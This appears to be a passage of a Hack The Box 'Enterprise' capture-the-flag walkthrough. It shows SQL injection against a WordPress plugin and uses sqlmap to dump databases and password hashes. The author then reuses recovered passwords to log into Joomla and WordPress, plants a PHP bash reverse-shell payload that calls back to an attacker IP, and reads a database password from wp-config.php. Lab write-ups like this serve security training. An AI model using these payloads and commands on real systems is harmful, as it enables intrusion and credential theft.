You do not have permission to access `/wp-content/plugins/lcars/` on this server.
7. It seems the directory exists. Lets see if the lcars.php file exists.
8. `http://enterprise.htb/wp-content/plugins/lcars/lcars.php`
```


enterprise.htb/wp-content/plugins/lcars/lcars_dbpost.php?query=1'
Import bookmarks... Proxy list, free ... Hack The Box :: L...


Hello world!

lcars_db.php

15. **Lets check out `lcars_dbpost.php`**

```
1. Lets check to see if the other php files we got from the archive are in this path as well.
2. `http://enterprise.htb/wp-content/plugins/lcars/lcars_dbpost.php`
3. Failed to read query
4. If we check out the code for this php file we will see that it is submting a GET Request. So I send it a query to `http://enterprise.htb/wp-content/plugins/lcars/lcars_dbpost.php?query=1'`
--------------------------------------------------
▷ cat lcars_dbpost.php | grep '$_GET'
if (isset($_GET['query'])){
    $query = (int)$_GET['query'];
--------------------------------------------------
5. But instead of just sending the get `query` request I insert a single quote at the end to see if they request is injectable and it is.
6. SUCCESS
7. One problem `(int)` method is inhibiting any command injections here and limiting it to only numbers.
8. The other file `http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php` does not have any sanitization at all.
--------------------------------------------------
9. ▷ cat lcars_db.php | grep '$_GET'
if (isset($_GET['query'])){
    $query = $_GET['query'];
--------------------------------------------------
10. I query the file in the browser.
11. http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1
Catchable fatal error: Object of class mysqli_result could not be converted to string in /var/www/html/wp-content/plugins/lcars/lcars_db.php on line 16
12. We get a `fatal error` and that is a good sign of being SQL injectable.
13. This `lcars_db.php` file seems injectable.
```

Testing for SQLi vulnerable url



Lets see if we can do some querries on `lcars_db.php` file via the vulnerable GET request

```
1. `http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1' and sleep(5)-- -`
2. If we practice on our own sql database. We could do some commands like the following.
----------------------------------------------------------------
>>> sudo systemctl start mariadb --now
>>> or do >>> `sudo service mariadb start`
>>> $ mysql -uroot
>>> MariaDB[(none)]> show databases;
>>> MariaDB[(none)]> use mysql;
>>> MariaDB[(none)]> show tables;
>>> MariaDB[(none)]> describe user;
>>> MariaDB[(none)]> select User from user;
+-------------+
| User        | <<< 'User' with a capital is the column; Lower case `user`
+-------------+     is the table.
| mariadb.sys |
| mysql       |
| root        |
+-------------+
>>> IF you only want to select the element root you would write it the following way.
>>> MariaDB[(none)]> select User from user where user = 'root';
>>> Or you just want to select `mysql` it is the same thing.
>>> MariaDB[(none)]> select User from user where user = 'mysql';
>>> If you type a user that does not exist in the colum. The reply should be `Empty set`. Letting you know there is nothing there.
>>> +++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
>>> This is the interesting part. You can practice SQl injection on your own MySQL database.
>>>MariaDB[(none)]> select User from user where user = 'foo';
Empty set (0.001 sec)
>>>MariaDB[(none)]> select User from user where user = 'foo' or 1=1;-- -';
'-------------+
| User        |
+-------------+
| mariadb.sys |
| mysql       |
| root        |
+-------------+
>>> That will cause the server to panic an dump the entire database
>>> +++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
>>> Lets try some more complex sql query injections
>>> MariaDB[(none)]> select User from user where user = 'foo' order by 100;-- -';
ERROR 1054 (42522): Unknown column '100' in order clause'
>>> The ERROR 1054 will not go away unless you select the correct number of columns. Then the error will disappear. Once you find the number of columns then use the `UNION SELECT` command.
>>> MariaDB[(none)]> select User from user where user = 'foo' UNION SELECT NULL,"test",NULL;-- -'; <<< This is an example of 3 columns. Where the second column takes string input aka command injection. For example.'
>>> MariaDB[(none)]> select User from user where user = 'foo' UNION SELECT NULL,database(),NULL;-- -';
'>>> That should return the name of the database. MySQL, MSSQL, Oracle, Postgresql, etc...'The syntax database() is for MySQL it is different syntax for every database version you need to look it up.'
>>> +++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
>>>MariaDB[mysql]> select User from user where user = 'root' and sleep(5)-- -';
>>>MariaDB[mysql]> select User from user where user = 'root' and if(substr(database(),1,1)='a',sleep(5),1);-- -';
>>> This last query is saying if the substring of the database name = a at the 1,1 vector of the column then sleep 5. You are basically bruteforcing the server to spit out the contents of the tables, columns, etc... with this type of syntax. We can also automate this 1,1 -> 1,2 -> 2,1 -> 2,2. That would take forever. We can
```


```
automate this attack with a python script.
>>> Actually we are just going to use sqlmap instead.
```

SQLMap

17. The `--dbs` command

```
1. ▷ sqlmap -u 'http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1' --dbs --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.6.3#dev}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
2. That command finds all these databases.
available databases [8]:
[*] information_schema
[*] joomla
[*] joomladb
[*] mysql
[*] performance_schema
[*] sys
[*] wordpress
[*] wordpressdb
```

Proxy sqlmap through burpsuite



#	Host	Method	URL	Params	Edited	Status code
1	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
2	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
3	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
4	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
5	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
6	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
7	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
8	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
9	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
10	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
11	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
12	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200
13	http://enterprise.htb	GET	/wp-content/plugins/lcars/lc...	✓		200

Proxying through Burpsuite you can see the exact commands SQLMap is sending to the target.

```
1. If you wanted to proxy this query through burpsuite you would simply add the `--proxy=http://127.0.0.1:8080` flag to your sqlmap command, and then turn on intercept in Burpsuite.
2. ▷ sqlmap -u 'http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1' -D joomladb --tables --batch --proxy=http://127.0.0.1:8080
3. SQLMap sends the querries url enconded. You can see if you are proxying the the attack in the Burpsuite `http_history` under intercept. You click on one of the GET requests and send it to repeater. It will look URL encoded like this below.
----------------------------------------------------
GET /wp-content/plugins/lcars/lcars_db.php?
query=1%20AND%20%28SELECT%204937%20FROM%28SELECT%20COUNT%28%2A%29%2CCONCAT%280x716a707871%2C%28SELECT%20MID%28%28IFNULL%28CAST%28table_name%20AS%20NCHAR%29%2C0x20%29%29%2C1%2C54%29%20FROM%20INFORMATION_SCHEMA.TABLES%20WHERE%20table_schema%20IN%20%280x6a6f6f6d6c616462%29%20LIMIT%202%2C1%29%2C0x716b627071%2CFLOOR%28RAND%280%29%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29 HTTP/1.1
------------------------------------------------------
4. You can simply hightlight the encoded portion and url decode with `CTRL + Shift + u`
5. This is what the same payload looks like url decoded.
------------------------------------------------------
GET /wp-content/plugins/lcars/lcars_db.php?query=1 AND (SELECT 4937 FROM(SELECT COUNT(*),CONCAT(0x716a707871,(SELECT MID((IFNULL(CAST(table_name AS NCHAR),0x20)),1,54) FROM INFORMATION_SCHEMA.TABLES WHERE table_schema IN (0x6a6f6f6d6c616462) LIMIT 2,1),0x716b627071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) HTTP/1.1
------------------------------------------------------
6. Of course, this are very advanced querries and would take some time to learn them properly.
```

Time Stamp `01:28:33`

sqlmap continued: Dumping Hashes

19. Continuing with sqlmap querries. Let's find the columns now.

```
1. ▷ sqlmap -u 'http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1' -D joomladb -T edz2g_users -columns --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.6.3#dev}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org'
-----------------------------------------------
Database: joomladb
Table: edz2g_users
[16 columns]
+---------------+---------------+
| Column        | Type          |
+---------------+---------------+
| block         | tinyint(4)    |
| name          | varchar(400)  |
| activation    | varchar(100)  |
| email         | varchar(100)  |
| id            | int(11)       |
| lastResetTime | datetime      |
| lastvisitDate | datetime      |
| otep          | varchar(1000) |
| otpKey        | varchar(1000) |
| params        | text          |
| password      | varchar(100)  |
| registerDate  | datetime      |
| requireReset  | tinyint(4)    |
| resetCount    | int(11)       |
| sendEmail     | tinyint(4)    |
| username      | varchar(150)  |
+---------------+---------------+
2. ▷ sqlmap -u 'http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1' -D joomladb -T edz2g_users -C username,password --dump --batch
Database: joomladb
Table: edz2g_users
[2 entries]
+-----------------+--------------------------------------------------------------+
| username        | password                                                     |
+-----------------+--------------------------------------------------------------+
| Guinan          |                                                              |
| $2y$10$90gyQVv7oL6CCN8lF/0LYulrjKRExceg2i0147/Ewpb6tBzHaqL2q                   |
+-----------------+--------------------------------------------------------------+
| geordi.la.forge |                                                              |
| $2y$10$cXSgEkNQGBBUneDKXq9gU.8RAf37GyN7JIrPE7us9UBMR9uDDKaWy                   |
+-----------------+--------------------------------------------------------------+
```


Enumerating Wordpress

20. **I add the namews to my creds.txt**

```
1. I look up the databases again. The great thing sqlmap does is store your commands so that it does not have to run a query again.
2. ▷ sqlmap -u 'http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1' --dbs --batch
available databases [8]:
[*] information_schema
[*] joomla
[*] joomladb
[*] mysql
[*] performance_schema
[*] sys
[*] wordpress
[*] wordpressdb
3. Lets look at the tables for wordpress
4. ▷ sqlmap -u 'http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1' -D wordpress --tables --batch
Database: wordpress
[12 tables]
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
5. Lets enumerate the columns for the table wp_users
6. ▷ sqlmap -u 'http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1' -D wordpress -T wp_users --columns --batch
Database: wordpress
Table: wp_users
[10 columns]
+---------------------+---------------------+
| Column              | Type                |
+---------------------+---------------------+
| display_name        | varchar(250)        |
| ID                  | bigint(20) unsigned |
| user_activation_key | varchar(255)        |
| user_email          | varchar(100)        |
| user_login          | varchar(60)         |
| user_nicename       | varchar(50)         |
| user_pass           | varchar(255)        |
| user_registered     | datetime            |
| user_status         | int(11)             |
| user_url            | varchar(100)        |
+---------------------+---------------------+
7. Lets dump the user_login and user_pass columns
8.  sqlmap -u 'http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1' -D wordpress -T wp_users -C user_login,user_pass --dump --batch
Database: wordpress
Table: wp_users
[1 entry]
+---------------+------------------------------------+
| user_login    | user_pass                          |
+---------------+------------------------------------+
| william.riker | $P$BFf47EOgXrJB3ozBRZkjYcleng2Q.2. |
+---------------+------------------------------------+
9. SQLMAP attempted to bruteforce the hash for william.riker but did not succedd in cracking it.
```

21. **Lets try the other columns. Attempting to do all of this enumerating manually or with a python script would have taken way too long.**

```
1. Lets try the column `wp_posts`
2. ▷ sqlmap -u 'http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1' -D wordpress -T wp_posts --columns --batch
Database: wordpress
Table: wp_posts
[23 columns]
+-----------------------+---------------------+
| Column                | Type                |
+-----------------------+---------------------+
| comment_count         | bigint(20)          |
| comment_status        | varchar(20)         |
| guid                  | varchar(255)        |
| ID                    | bigint(20) unsigned |
| menu_order            | int(11)             |
| ping_status           | varchar(20)         |
| pinged                | text                |
| post_author           | bigint(20) unsigned |
| post_content          | longtext            |
| post_content_filtered | longtext            |
| post_date             | datetime            |
| post_date_gmt         | datetime            |
| post_excerpt          | text                |
| post_mime_type        | varchar(100)        |
| post_modified         | datetime            |
| post_modified_gmt     | datetime            |
| post_name             | varchar(200)        |
| post_parent           | bigint(20) unsigned |
| post_password         | varchar(255)        |
| post_status           | varchar(20)         |
| post_title            | text                |
| post_type             | varchar(20)         |
| to_ping               | text                |
+-----------------------+---------------------+
```




```
I wonder what lays ahead of us. Time will tell.
Needed somewhere to put some passwords quickly
ZxJyhGem4k338S2Y
enterprisencc170
u*Z14ru0p#ttj83zS6
Needed somewhere to put some passwords quickly
ZxJyhGem4k338S2Y
enterprisencc170
ZD3YxfnSjezg67JZ
u*Z14ru0p#ttj83zS6
Needed somewhere to put some passwords quickly
ZxJyhGem4k338S2Y
enterprisencc170
ZD3YxfnSjezg67JZ
u*Z14ru0p#ttj83zS6
```

Let's dump the post content

```
lets dump the data in the column `post_content`
▷ cp /home/h@x0r/.local/share/sqlmap/output/enterprise.htb/dump/wordpress/wp_posts.csv .
I copy the `wp_posts` column csv file over to my working directory.
There are `\n` linebreaks all over that did not render correctly in the text. I clean the file up with sed and give it some color using batcat.
▷ cat wp_posts.csv | sed 's/\\n/\n/g' | bat -l bash --paging=never -p

----------------------------------------------
Needed somewhere to put some passwords quickly
ZxJyhGem4k338S2Y
enterprisencc170
ZD3YxfnSjezg67JZ
u*Z14ru0p#ttj83zS6
----------------------------------------------
I put these passwords in creds.txt.
```

23. I just remembered about the joomla login. We can try the credentials we have so far on that login page




An error has occurred.

0 Call to a member function format() on null

Return to Control Panel

```
http://10.129.221.13:8080/administrator/
I try `geordi.la.forge:ZD3YxfnSjezg67JZ`
SUCCESS, I get in on the 3rd password try with `ZD3YxfnSjezg67JZ` and username `geordi.la.forge`
Upon logging in the panel states that there is an error.
Just go to >>> extensions >>> templates >>> templates
```

wp-login.php



WordPress 4.8.2 is available! Please update now.

Dashboard


Welcome to WordPress!
We've assembled some links to get you started:

Get Started

Next Steps

There is also the wordpress login

```
1. We already validated that william.riker was a user on the wordpress website. So now lets try the passwords we found.
2. I try with all the passwords and finally the last one worked `william.riker:u*Z14ru0p#ttj83zS6`
3. Logged in
```



Edit Themes

Twenty Seventeen: Stylesheet (style.css)

```
<?php
system("bash -c 'bash -i >& /dev/tcp/10.10.14.16/443 0>&1'");
/*
Theme Name: Twenty Seventeen
Theme URI: https://wordpress.org/themes/twentyseventeen/
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Twenty Seventeen brings your site to life with header
images. With a focus on business sites, it features multiple sectio
```

Finally, let's get a reverse shell in the wordpress site. After clicking on appearance and then editor we are going to insert a bash shell one liner at the begining.

```
1. Now click on >>> Appearance >>> editor
2. We are going to insert the php injection. Do not close it. The rest of the page will close the php tag.
<?php
system("bash -c 'bash -i >& /dev/tcp/10.10.14.22/443 0>&1'");
3. Now set up your listener on 443.
4. sudo nc -nlvp 443
5. Last click on upload.
6. "File edited successfully."
7. If you click on the  `http://enterprise.htb/?p=69` "YAYAYAYAY" post it will take you to the page number where it is located in wordpress.
8. If you replace 69 with 404 that will tigger our bash one liner because we uploaded it to the 404 Not Found page.
9. `http://enterprise.htb/?p=404.php`  <<< click refresh and you should have a shell
10. I forgot to do one thing I put the payload in the wrong template. I was supposed to click on >>> Appearance >>> editor >>> Then on the right click on the 404 template >>> Then type only this part of the php payload `system("bash -c 'bash -i >& /dev/tcp/10.10.14.22/443 0>&1'");` under the `<?php` tag. >>> click update >>> make sure to have had your listener set up before hand. Then you should have a shell now.
13. <?php
system("bash -c 'bash -i >& /dev/tcp/10.10.14.22/443 0>&1'");
/**
14. You need to click on the right side app > editor > then on the right side click `404 template`
15. Then click >>> `http://enterprise.htb/?p=404.php`  <<< click refresh and you should have a shell
16. Repeatition was intentional. I was just trying to emphasize that you need to be on the correct template and trigger the template php payload if not it will not give you a shell.
```

Got Shell

26. **Got Shell**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.221.13 49182
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@b8319d86d21e:/var/www/html$ whoami
whoami
www-data
```

Upgrade Shell

27. **Upgrade the shell**

```
1. Just to the export TERM=xterm
2. Because we are in a container anyway
3. www-data@b8319d86d21e:/var/www/html$ hostname -I
172.17.0.3
4. The shell is really wonky. I had to get a second shell and I only upgraded the first part up to reset xterm. Plus I also did export TERM=xterm and that is it because the shell is broken.
```

Password Found

28. **I find a password in `/var/www/html/wp-config.php`**

```
1. www-data@b8319d86d21e:/var/www/html$ cat wp-config.php | grep -i "password" -A2 -B2
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'NCC-1701E');
```

Oops shell crashed


LEFT OFF `01:50:19`

```
1. RECAP
2. Login into wordpress as william.riker:u*Z14ru0p#ttj83zS6
3. http://enterprise.htb/wp-login.php
4. Go to appearance >>> editor >>> on the right  click on 404-template
5. Insert bash one liner reverse shell.
6. system("bash -c 'bash -i >& /dev/tcp/10.10.14.12/443 0>&1'");
7. That goes under the beginning <?php tag
8. set up nectcat listener
9. click Update on the editor
```

```
10. Refresh URL http://enterprise.htb/?p=404.php
11. You should have a shell
12. After you I get a shell again I am going to do some bash scripting.
```

Container Escape hostdiscovery.sh

29. **Figuring out a container escape plan. I will attempt to brainstorm a little bit to see how we can break out. Vi and Nano are not available. There is also no access to mysql.**

